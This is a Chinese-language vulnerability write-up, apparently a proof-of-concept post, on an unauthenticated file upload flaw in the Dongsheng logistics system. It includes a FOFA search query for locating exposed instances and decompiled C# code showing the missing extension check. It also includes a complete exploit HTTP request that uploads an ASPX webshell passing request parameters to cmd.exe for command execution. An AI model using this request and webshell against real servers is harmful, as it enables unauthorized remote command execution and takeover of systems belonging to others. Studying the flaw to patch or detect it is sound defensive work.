漏洞简介
东胜物流系统是一款用于物流管理的系统。该系统的 /SoftMng/FileInputHandler/Upload 接口存在未授权的文件上传漏洞。攻击者可以通过该接口上传恶意文件(如webshell),从而获取服务器权限,导致系统安全受到严重威胁。
影响版本
fofa语法
(body="FeeCodes/CompanysAdapter.aspx" || body="dhtmlxcombo_whp.js" || body="dongshengsoft" || body="theme/dhtmlxcombo.css") && body="东胜”
漏洞分析
根据.NET MVC框架特点找到DSWeb.SoftMng中对于路由的定义
using System.Web.Mvc;

#nullable disable
namespace DSWeb.SoftMng;

public class MvcShippingRegistration : AreaRegistration
{
  public override string AreaName => "SoftMng";

  public override void RegisterArea(AreaRegistrationContext context)
  {
    context.MapRoute("SoftMng_default", "SoftMng/{controller}/{action}/{id}", (object) new
    {
      action = "Index",
      id = UrlParameter.Optional
    });
  }
}在DSWeb.SoftMng.Controllers下找到FileInputHandlerController里的Upload()方法
public JsonResult Upload()
{
  try
  {
    ArrayList arrayList = new ArrayList();
    for (int index = 0; index < ((NameObjectCollectionBase) this.Request.Files).Count; ++index)
    {
      HttpPostedFileBase file = this.Request.Files[index];
      if (file != null && file.ContentLength > 0)
      {
        DateTime now = DateTime.Now;
        string str1 = "../../UploadFiles/Filepuload/" + now.ToString("yyyyMM");
        string str2 = this.Server.MapPath(str1);
        if (!Directory.Exists(str2))
          Directory.CreateDirectory(str2);
        string extension = Path.GetExtension(file.FileName);
        object[] objArray = new object[5]
        {
          (object) "\\",
          null,
          null,
          null,
          null
        };
        now = DateTime.Now;
        objArray[1] = (object) now.ToString("yyyyMMddHHmmssfff");
        objArray[2] = (object) "_";
        objArray[3] = (object) new Random().Next(100, 999);
        objArray[4] = (object) extension;
        string str3 = string.Concat(objArray);
        string str4 = str2 + str3;
        if (System.IO.File.Exists(str4))
          System.IO.File.Delete(str4);
        file.SaveAs(str4);
        arrayList.Add((object) (str1 + str3));
      }
    }
    return this.Json((object) new
    {
      success = true,
      data = arrayList
    });
  }
  catch (Exception ex)
  {
    return this.Json((object) new
    {
      success = false,
      msg = ex.Message
    });
  }
}
注意其中关键部分
string extension = Path.GetExtension(file.FileName);
// ... 直接使用 extension 拼接文件名
file.SaveAs(str4);- 缺少文件扩展名验证:代码直接使用
Path.GetExtension(file.FileName)获取扩展名,未进行任何黑/白名单校验 - 回显的上传路径:上传路径为
../../UploadFiles/Filepuload/yyyyMM/,且会通过json返回文件路径arrayList.Add((object) (str1 + str3)); - Web 可访问目录:文件保存在
UploadFiles下,该目录通常可被 Web 服务器直接访问

漏洞复现
POST /SoftMng/FileInputHandler/Upload HTTP/1.1
Host: dongsheng.mrxn.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="shell.aspx"
Content-Type: application/octet-stream

<%@ Page Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>
<script runat="server">
void Page_Load(object sender, EventArgs e)
{
    string cmd = Request["cmd"];
    if (!string.IsNullOrEmpty(cmd))
    {
        Process p = new Process();
        p.StartInfo.FileName = "cmd.exe";
        p.StartInfo.Arguments = "/c " + cmd;
        p.StartInfo.UseShellExecute = false;
        p.StartInfo.RedirectStandardOutput = true;
        p.Start();
        Response.Write(p.StandardOutput.ReadToEnd());
        p.WaitForExit();
    }
}
</script>
------WebKitFormBoundary7MA4YWxkTrZu0gW--响应回显文件路径即可执行命令